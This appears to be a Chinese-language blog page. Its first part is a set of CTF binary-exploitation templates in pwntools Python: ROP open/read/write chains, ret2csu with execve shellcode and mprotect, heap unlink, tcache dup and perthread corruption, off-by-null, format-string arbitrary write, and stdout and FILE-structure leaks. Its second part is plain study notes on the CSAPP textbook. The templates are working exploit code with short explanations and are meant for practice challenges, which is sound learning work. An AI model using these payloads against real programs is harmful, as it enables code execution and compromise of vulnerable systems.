payload += p64(pop_rdi_ret) + p64(bss_addr)
payload += p64(pop_rsi_ret) + p64(0)
payload += p64(pop_rdx_ret) + p64(0)
payload += p64(syscall_ret)
# read(4,bss_addr,0x60)
payload += p64(pop_rax_ret) + p64(0)
payload += p64(pop_rdi_ret) + p64(4)
payload += p64(pop_rsi_ret) + p64(bss_addr)
payload += p64(pop_rdx_ret) + p64(0x60)
payload += p64(syscall_ret)
# write(1,bss_addr,0x60)
payload += p64(pop_rax_ret) + p64(1)
payload += p64(pop_rdi_ret) + p64(1)
payload += p64(pop_rsi_ret) + p64(bss_addr)
payload += p64(pop_rdx_ret) + p64(0x60)
payload += p64(syscall_ret)

p.sendline(payload)
p.send('.\x00') # read(0, bss_addr, 2) >> open(".")
time.sleep(1)
p.recvuntil('xxxx') # read(0, bss_addr, 0x30) >> open('xxxx'+flag_s,0)
flag_s=p.recv(20)
flag='xxxx'+flag_s
p.send(flag)
  • 先用“open(“.”)”打开当前目录
  • 使用“getdents64(3, bss_addr + 0x200, 0x600)”打印目录到“bss_addr + 0x200”
  • 使用“write(1, bss_addr + 0x200, 0x600)”打印目录
  • 选择性接受文件名称(至于怎么接收,就要看程序了)

Shellcode模板

ret2csu

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
csu_front_addr=
csu_end_addr=

def csu(rbx, rbp, r12, r13, r14, r15, last):
payload = padding + fake_ebp
payload += p64(csu_end_addr)
payload += p64(rbx)+p64(rbp)+p64(r12)+p64(r13)+p64(r14)+p64(r15)
payload += p64(csu_front_addr)
payload += b'a' * 0x38
payload += p64(last)
p.send(payload)

# 1. read shellcode to bss_addr
shellcode='\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05'
#shellcode=asm(shellcraft.amd64.linux.sh(),arch='amd64')
payload= padding + fake_ebp
payload+=p64(pop_rdi_ret)+p64(0)
payload+=p64(pop_rsi_ret)+p64(bss_addr)
payload+=p64(pop_rdx_ret)+p64(0x400)
payload+=p64(read_plt)+p64(main_addr)
p.sendline(payload)
p.sendline(shellcode)

# 2. read bss_addr to got[0]
shellcode_got= got[0]
payload= padding + fake_ebp
payload+=p64(pop_rdi_ret)+p64(0)
payload+=p64(pop_rsi_ret)+p64(shellcode_got)
payload+=p64(pop_rdx_ret)+p64(0x200)
payload+=p64(read_plt)+p64(main_addr)
p.sendline(payload)
p.send(p64(bss_addr))

# 3. read mprotect_libc to got[1]
mprot_got= got[1]
payload= padding + fake_ebp
payload+=p64(pop_rdi_ret)+p64(0)
payload+=p64(pop_rsi_ret)+p64(mprot_got)
payload+=p64(pop_rdx_ret)+p64(0x200)
payload+=p64(read_plt)+p64(main_addr)
p.sendline(payload)
p.send(p64(mprotect_libc))

csu(0, 1, mprot_got, 7, 0x1000, 0x600000, main_addr)
csu(0, 1, shellcode_got, 0, 0, 0, main_addr)

这种进攻方式的核心就在于:把目标地址写入空白的GOT表

Unlink攻击模板

基于chunk_list

通常就是这么个造型,根据具体需要进行修改(这种方式高libc版本用不了)

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
alloc(0xa0)	#chunk1
alloc(0xa0) #chunk2
alloc(0xa0) #chunk3

list_addr_chunk2=list_addr+0x10
payload=p64(0)+p64(0xa0)
payload+=p64(list_addr_chunk2-0x18)
payload+=p64(list_addr_chunk2-0x10)
payload=payload.ljust(0xa0,'\x00')
payload+=p64(0xa0)+p64(0xb0)

fill(2,0xb0,payload) #fake_chunk2
free(3)
#list_addr_chunk2:就是目标chunk(chunk2)的FD指针,通过list_addr比较好寻找
#注意:例题的"chunk[0]"没有写入东西

通常都是修改“chunk2”,释放“chunk3”,留一个“chunk1”进行初始化

1
2
3
4
5
6
7
8
pwndbg> x/10xg list_addr(buf[0])
0x602140: 0x0000000000000000 0x0000000000e0a020
0x602150: 0x0000000000602138 0x0000000000000000 #fake_chunk2
0x602160: 0x0000000000000000 0x0000000000000000
#演示程序的buf[0]没有chunk
#buf[1]为chunk1,用于初始化
#buf[2]为fake_chunk2,是攻击对象
#buf[3]为chunk3,已经被free

接下来修改“chunk2”就可以直接修改“list_addr”(“buf[0]”)了

1
2
3
4
5
payload=p64(0)
payload+=p64(elf.got['target1']) #fake_chunk0
payload+=p64(elf.got['target2']) #fake_chunk1
payload+=p64(elf.got['target3']) #fake_chunk2
fill(2,len(payload),payload)

​ // 程序会在“buf[-1]”(buf[2-3])开始写入数据

基于heap_addr(泄露“heap_addr”+泄露“libc_base”+后续利用)

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
# leak libc_base
add(0x40,'')#0
add(0x60,'')#1
add(0xf0,'')#2
add(0x10,'')#3
delete(2)
add(0xf0,'')#2

show(2)
p.recvuntil('\n')
leak_addr=u64(p.recvuntil('\n')[:-1].ljust(8,'\x00'))<<8
libc_base=leak_addr-0x3c4b00
success('leak_addr >> '+hex(leak_addr))
success('libc_base >> '+hex(libc_base))

# leak heap_addr
add(0x10,'')#4
delete(3)
delete(4)
add(0x10,'')#3
show(3)
p.recvuntil('\n')
leak_addr=u64(p.recvuntil('\n')[:-1].ljust(8,'\x00'))<<8
heap_addr=leak_addr-240
success('leak_addr >> '+hex(leak_addr))
success('heap_addr >> '+hex(heap_addr))

# unlink for overlapping
delete(0)
payload=p64(0)+p64(0xb1) # fake chunk->size
payload+=p64(heap_addr+0x18)+p64(heap_addr+0x20)+p64(heap_addr+0x10)
add(0x40,payload)#0
delete(1)
add(0x68,'\x00'*0x60+p64(0xb0))#1
delete(2) # fake chunk->size=0xb1+0x100

# after unlink
add(0xc0,'AAAA')#2(malloc form unsortedbin "0x40+0x10"+"0x60+0x10")
add(0x60,'BBBB')#3(avoid top chunk and adjust the size of unsortedbin)
delete(1) # lead chunk1 to fastbin
delete(2)
add(0xc0,flat('\x00'*0x38,0x71,fake_target))
# make fake_target to unsortedbin and then to fastbin(0x70)
add(0x60,payload) # malloc the fake_target and change it
  • 先构造泄露 heap_addr 的结构,再构造泄露 libc_base 的结构
  • 要求 unlink 跳过中间那个chunk,基于这点构造“fake chunk->size”和“last chunk->fake presize”
  • 释放chunk1,使chunk1进入fastbin
  • 申请“0x60”字节的目的有二:防止 top chunk 合并,调整 unsortedbin 的大小(使其可以进入fastbin)
  • 申请“0xC0”字节释放后,可以控制已经在fastbin中的chunk1,从而申请到目标地址

Unsortedbin Leak模板

1
2
3
4
5
6
add(0x80, "A"*0x80)
add(0x80, "B"*0x80)
add(0x80, "C"*0x80)
add(0x80, "D"*0x80)
delete(3) # 注意:这里要先释放后申请的chunk,不然程序不会打印(不知道原因)
delete(1)
  • chunk1:leak heap_addr
  • chunk3:leak main_arena

格式化字符串漏洞模板

WAA模板

通常需要在两片内存空间中,最后指向的地址相同(“偏移N”,“偏移M”)

例如:实现“ 目标地址 => shellcode ”

  • 找寻:最后指向地址相同的两片空间(“偏移N”,“偏移M”)
  • 把“目标地址”写入“偏移N”
  • 对应的“偏移M”最终也会指向“目标地址”
  • 把“shellcode”写入“偏移M”(其实就是把“shellcode”写入“目标地址”了)

通常需要分段写入地址,先写入高地址,所以模板为:(每次修改2字节)

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
payload = "%{}c%N$hn\n".format(target_addr_in_stack + 6) # last 6~8
p.send(payload)

payload = "%{}c%M$hn\n".format((shellcode_addr >> 16*3) & 0xFFFF)
p.send(payload)

payload = "%{}c%N$hn\n".format(target_addr_in_stack + 4) # last 4~6
p.send(payload)

payload = "%{}c%M$hn\n".format((shellcode_addr >> 16*2) & 0xFFFF)
p.send(payload)

payload = "%{}c%N$hn\n".format(target_addr_in_stack + 2) # last 2~4
p.send(payload)

payload = "%{}c%M$hn\n".format((shellcode_addr >> 16*1) & 0xFFFF)
p.send(payload)

payload = "%{}c%N$hn\n".format(target_addr_in_stack) # last 0~2
p.send(payload)

payload = "%{}c%M$hn\n".format(shellcode_addr & 0xFFFF)
p.send(payload)

leak模板

格式化字符串的 leak 很简单,只需要输入若干“-%p”,并在GDB中确认格式化参数的地址后,就可以计算出各个地址的偏移了

​ // 前6个是寄存器中存放的值(在stack中也有),后续的信息才是重点

实现 leak 了之后,首先需要寻找“最后指向地址相同”的内存空间,方便以后的 WAA

Tcache Attack 模板

Tcache Attack的形式多种多样,遇到一个记录一个

Tcache leak

如果程序拥有“打印模块”,就先可以填满 Tcachebin,然后打 Unsortedbin leak

1
2
3
4
5
6
7
for i in range (9):
add(i,0x100,'aaaa')

for i in range (7):
delete(i)

delete(7) # chunk8 into Unsortedbin

申请9个chunk:7个填Tcachebin,1个leak,1个防止和合并Top chunk

Tcache dup

1
2
3
4
5
6
7
delete(index)
edit(index,"\x00"*0x10)
delete(index)

edit(index,p64(target))
add(size)
add(size) # malloc the target
  • 释放 chunk ,覆盖 “chunk->FD,chunk->BK” 为“\x00” ,再次释放
  • 利用修改模块覆写上 target
  • 连续两次申请获取 target

Tcache perthread corruption

一,打 count 获取 unsorted chunk:

1
2
3
4
5
6
7
8
9
10
delete(index) # Tcache dup
edit(index,"\x00"*0x10)
delete(index)

payload="\x00"*0x48 + p64(0x0007000000000000) # cover count to '7'

edit(index,p64(heap_base + 0x10)) # tcache_perthread_struct->next
add(size)
add(size,payload) # malloc the tcache_perthread_struct
delete(index)
  • 注意:tcache->next 和常规的FD指针相似但不同,FD指向 nextchunk->presize ,而 next 指向 nextchunk->next
  • 利用 Tcache dup 申请到“tcache_perthread_struct”(第一个chunk)
  • 修改对应“tcache_perthread_struct->size”的“count”为“7”(偏移可以在GDB中看)
  • 释放“tcache_perthread_struct”使其进入“unsortedbin”

二,打 tcache_entry 劫持 tcachebin:

这个很灵活,不好用代码表示,这里我挂上几个堆风水:

1
2
add(0x38, p16(stdout))
add(0x58, p64(0xfdad2887 | 0x1000) + p64(0)*3 + b"\x00")
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
pwndbg> x/20xg 0x558b1cfcd000
0x558b1cfcd000: 0x0000000000000000 0x0000000000000051 // add
0x558b1cfcd010: 0x0001000200000000 0x0000000000000001
0x558b1cfcd020: 0x0000000000000000 0x0000000000000000
0x558b1cfcd030: 0x0000000000000000 0x0000000000000000
0x558b1cfcd040: 0x0000000000000000 0x0000000000000000
0x558b1cfcd050: 0x0000000000000000 0x0000000000000051 // add
0x558b1cfcd060: 0x0000000558b1ce3c 0x0000558b1cfcd010 // delete
0x558b1cfcd070: 0x0000000000000000 0x0000000000000000
0x558b1cfcd080: 0x0000000000000000 0x0000000000000000
0x558b1cfcd090: 0x0000000000000000 0x0000000000000000
0x558b1cfcd0a0: 0x0000558b1cfcd0b0 0x0000558b1cfcd060 // '0x40'的tcache
/* 伪造'0x40'的tcache(带有main_arena) */
0x558b1cfcd0b0: 0x00007fea097ddc00 0x00007fea097ddc00 // '0x60'的tcache
/* 这里曾经是unsortedbin,所以main_arena留下来了 */
1
2
3
4
tcachebins
0x40 [ 2]: 0x558b1cfcd0b0 ◂— 0x7fef51cc13cd
0x50 [ 1]: 0x558b1cfcd060 ◂— 0x1f1
0x60 [ 1]: 0x7fea097ddc00 (main_arena+96) ◂— 0x558ce25c44cd
  • 注意:因为 tcache 的性质,在对应“size的tcache”中写入地址,就会申请这个地址作为“tcache->next”(也就是说,数据会直接写入该地址)
  • 关键在于:使 '0x40' tcache 中装有 '0x50' tcache addr ,使其可以通过申请“0x30”来修改 '0x50' tcache 的地址(劫持大小为“0x50”的tcachebin)

Off-By-Null模板(基于read)

有些程序为了“打印模块”的安全性,会在read完成后加一个“\x00”,造成了off-by-null

例如:( (&list + index) + read(0, *(&list + index) , size) ) = 0

有Tcache:

1
2
3
4
5
6
7
8
9
10
11
12
13
for i in range(0, 11):
add(i, 0xF8, "a"*0xF0+"b"*0x8)

for i in range(3, 10):
delete(i)

delete(0)
edit(1, 'a' * 0xF0 + p64(0x200))
delete(2)

add(0, 0x70, "\n")
add(0, 0x70, "\n")
show(1)

覆盖前:

1
2
3
0x55a67dfb3450:	0x6262626262626262	0x0000000000000101 # chunk2(allocated)
0x55a67dfb3460: 0x6161616161616161 0x6161616161616161
0x55a67dfb3470: 0x6161616161616161 0x6161616161616161

覆盖后:

1
2
3
0x561f0e5bf450:	0x0000000000000200	0x0000000000000100 # chunk2(allocated)
0x561f0e5bf460: 0x6161616161616161 0x6161616161616161
0x561f0e5bf470: 0x6161616161616161 0x6161616161616161

导致程序误以为chunk0(free)是chunk2相邻的上一个chunk,在释放chunk2后,会导致chunk0,chunk1,chunk2,三者合并为free_chunk

两次申请“0x80”大小的chunk后,free_chunk刚好和chunk1_old重合,把“arena_main + xx”写入chunk1_old,这之后就可以利用“打印模块”进行泄露了

IO_2_1_stdout Leak 模板

基于 Double free

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
def pwn():	
# lead target to chunk2
add(0x60) # chunk0
add(0x90) # chunk1
add(0x60) # chunk2
delete(1)
_IO_2_1_stdout_s = libc.symbols['_IO_2_1_stdout_']
add(0x90,p16((2 << 12) + ((_IO_2_1_stdout_s-0x43) & 0xFFF)))

# Double free to leak libc_base
delete(0)
delete(2)
delete(0)
add(0x60,padding) # cover "chunk0->FD" to make chunk1 into fastbin
add(0x60) # can change
add(0x60)
add(0x60)
add(0x60,'a'*0x33+p64(0xfbad1800)+p64(0)*3+'\x00') # malloc the target
libc_base=u64(p.recvuntil('\x7f')[-6:].ljust(8,'\x00'))-offset
  • 整个过程在循环中进行,有 1/16 的概率可以成功
  • 把 chunk1 放入 unsortedbin 然后覆盖 main_arena 为 target
  • 进行 Double free ,然后覆盖“chunk0->FD”,使其指向 chunk1
  • 申请 target 修改 _IO_2_1_stdout_ 的“flag”为“0xfbad1800”,将后面三个read指针置空,将 _IO_write_base 处的第一个字节改为“0”

这里一定是:先覆盖 main_arena ,后 Double free 把它链入 fastbin

FILE结构体模板

这个模板主要是个函数:

1
2
3
4
5
6
7
8
9
10
def FILE(_flags=0,_IO_read_ptr=0,_IO_read_end=0,_IO_read_base=0,_IO_write_base=0,_IO_write_ptr=0,_IO_write_end=0,_IO_buf_base=0,_IO_buf_end=1,_fileno=0,_chain=0):
fake_IO = flat([
_flags,
_IO_read_ptr, _IO_read_end, _IO_read_base,
_IO_write_base, _IO_write_ptr, _IO_write_end,
_IO_buf_base, _IO_buf_end])
fake_IO += flat([0,0,0,0,_chain,_fileno])
fake_IO += flat([0xFFFFFFFFFFFFFFFF,0,0,0xFFFFFFFFFFFFFFFF,0,0])
fake_IO += flat([0,0,0,0xFFFFFFFF,0,0])
return fake_IO

用它可以快速伪造 FILE 结构体

从CSapp中收获的知识

CSapp是一本很好的书,它像极了一本“技术字典”,知识十分全面但又不深入,对学习计算机有着引领性的作用

我学习CSapp已经有一段时间了,有些章节可以调起我的兴趣,使我在网络上进行了知识扩充,但有些章节用大段大段的文字来劝退我,甚至还有一些章节玩起了“高数”,搞得我很懵逼

CSapp上的知识太杂,太广,我感觉好多知识我都没法利用上(或许以后用得上),我害怕搞忘了这些知识,于是我也做过章节总结,但是我发现这样做的效率并不高,所以我打算不以章节为单位进行总结,而是把知识拆分为小块,逐一记录




栈帧


程序执行流程

文字版本如下:


编译器驱动程序


编译器驱动程序的工作:调用语言预处理器,编译器,汇编器,链接器

详细过程:

  • 预处理阶段:预处理器(cpp)根据以字符 “#” 开头的命令,修改原始的 C 程序(比如 hello.c 中第 1 行的#include命令告诉预处理器读取系统头文件 stdio.h 的内容)并把它直接插入程序文本中,结果就得到了另一个 C 程序
    • 通常是以 .i 作为文件扩展名
    • 所谓的头文件,里面装的其实就是函数声明(libc库中的函数:scanf,printf 等)
  • 编译阶段:编译器(ccl)将文本文件 hello.i 翻译成文本文件 hello.s,它包含一个汇编语言程序
    • .s 文件其实就是装有汇编语言的文件
  • 汇编阶段:汇编器(as)将 hello.s 翻译成机器语言指令,把这些指令打包成一种叫做可重定位目标程序(relocatable object program)的格式,并将结果保存在目标文件 hello.o 中
    • hello.o 文件是一个二进制文件,它包含的 17 个字节是函数 main 的指令编码
    • 如果我们在文本编辑器中打开 hello.o文件,将看到一堆乱码(二进制)
  • 链接阶段:链接器(ld)就负责处理合并各个 hello.o 文件,结果就得到 hello 文件,它是一个可执行目标文件(或者简称为可执行文件),可以被加载到内存中,由系统执行
    • 请注意,hello 程序调用了 printf 函数,它是每个 C 编译器都提供的标准 C 库中的一个函数
    • printf 函数存在于一个名为 printf.o 的单独的预编译好了的目标文件中,而这个文件必须以某种方式合并到我们的 hello.o 程序中
    • 通过修改 hello.o 可以影响最终文件 hello 的效果

抽象

抽象是从众多的事物中抽取出共同的、本质性的特征

指令集架构是对 实际处理器硬件 的抽象

文件是对 I/O设备 的抽象

虚拟内存是对 程序存储器 的抽象

虚拟机是对 整个计算机 的抽象

缓存

缓存(cache),原始意义是指访问速度比一般随机存取存储器(RAM)快的一种高速存储器,通常它不像系统主存那样使用 [DRAM]技术 ,而使用昂贵但较快速的 [SRAM]技术 ,缓存的设置是所有现代计算机系统发挥高性能的重要因素之一

缓存的工作原理是当CPU要读取一个数据时,首先从CPU缓存中查找,找到就立即读取并送给CPU处理,没有找到,就从速率相对较慢的内存中读取并送给CPU处理

缓存命中

但程序需要在第 n 层中查找数据时:它会首先在第 n-1 层中查找, 如果数据刚好就在第 n-1 层中,就直接使用第 n-1 层中的数据,称为缓存命中

从第 n-1 层中读取,要比从第 n 层中读取更快

缓存不命中

另一方面,如果程序没有在第 n-1 层中查找到数据,那么它便会在第 n 层中查找,称为缓存不命中,同时会把第 n 层的数据写入第 n-1 层



内存阶层

速度快的存储器往往容量小,容量大的储存器往往速度慢

所以综合存储器的优劣,内存阶层的机制出现了

核心思想为:上一层(更快更小)为下一层(更大更慢)的缓存

内存阶层是在电脑架构下储存系统阶层的排列顺序,每一层于下一层相比都拥有较高的速度和较低延迟性,以及较小的容量(也有少量例外)

类型 位于哪里 存储容量 访问时间
CPU寄存器 位于CPU执行单元中 CPU寄存器通常只有几个到几十个,每个寄存器的容量取决于CPU的字长,所以一共只有几十到几百字节 寄存器是访问速度最快的存储器,典型的访问时间是几纳秒
Cache 和MMU一样位于CPU核中 Cache通常分为几级,最典型的是如上图所示的两级Cache,一级Cache更靠近CPU执行单元,二级Cache更靠近物理内存,通常一级Cache有几十到几百KB,二级Cache有几百KB到几MB 典型的访问时间是几十纳秒
内存 位于CPU外的芯片,与CPU通过地址和数据总线相连 典型的存储容量是几百MB到几GB 典型的访问时间是几百纳秒
硬盘 位于设备总线上,并不直接和CPU相连,CPU通过设备总线的控制器访问硬盘 典型的存储容量是几百GB 典型的访问时间是几毫秒,是寄存器的“10的6次方”倍

管理单元

计算机常用“扇区”,“簇”,“块”,“页”等概念,这些都是管理单元

扇区:(Sector)


扇区,顾名思义,每个磁盘有多条同心圆似的磁道,磁道被分割成多个部分,每部分的弧长加上到圆心的两个半径,恰好形成一个扇形,所以叫做扇区

扇区是磁盘中最小的物理存储单位(每个扇区的大小是512字节,通常4096字节)

块:(Block)

块是操作系统中最小的逻辑存储单元(例如内存块的基本组成单元:chunk)

簇:

簇是微软操作系统(DOS、WINDOWS等)中磁盘文件存储管理的最小单位

块和簇的关系:

在Windows下如NTFS等文件系统中叫做簇

在Linux下如Ext4等文件系统中叫做块

每个簇或者块可以包括2、4、8、16、32、64… “2的n次方” 个扇区

页:(page)

页是内存的最小存储单位,页的大小通常为磁盘块大小的 “2的n次方” 倍,是内存操作的基本单位

操作系统

操作系统有两目的:

1.防止硬件被失控的应用滥用

2.向应用程序提供简单一致的机制来控制复杂的低级硬件

操作系统通过几个基本的抽象概念来实现这两个功能:

1.文件是对 I/O设备 的抽象

2.虚拟内存是对 程序存储器 的抽象

3.进程是对 处理器,内存,I/O设备 的抽象

程序计数器(PC)

程序计数器(PC)是CPU控制部件中的一种,用于存放指令的地址

程序计数器是一个概念上的说法,不同的机型把不同的存储器当成程序计数器

  • 8086:IP寄存器
  • i386:EIP寄存器
  • amd64:RIP寄存器


上下文切换

内核可以决定抢占当前进程,并重新开始一个被抢占的进程,这种决策叫做调度,是由内核中被称为“调度器”的代码处理的

上下文切换机制用于:保存“被调度进程”的数据

进程

当程序在系统上运行时,操作系统会提供一种 假象 ,就好像系统上只有这个程序在运行一样,程序看上去是在 独占 处理器(该程序是系统资源中唯一的对象)

这些 假象 是通过 进程 这个概念来实现的

​ //在系统中,各种程序交替执行,而 进程 把不同功能的程序 区分 开来

在单处理器系统中:

程序想要“并发处理多个进程”时,必须要先保存当前进程的 上下文 ,然后创建新进程的 上下文

比如“hello”执行的过程就涉及到两个进程:1.shell 2.hello

系统中的每个程序都运行在某个进程的上下文中,上下文就是程序正确运行所需要的状态(包括:存放在内存中的代码和数据,栈和通用寄存器中的内容,程序计数器,环境变量,打开文件描述符的集合)

进程将会提供给应用程序两个关键的抽象:

  • 逻辑控制流
  • 私有地址空间

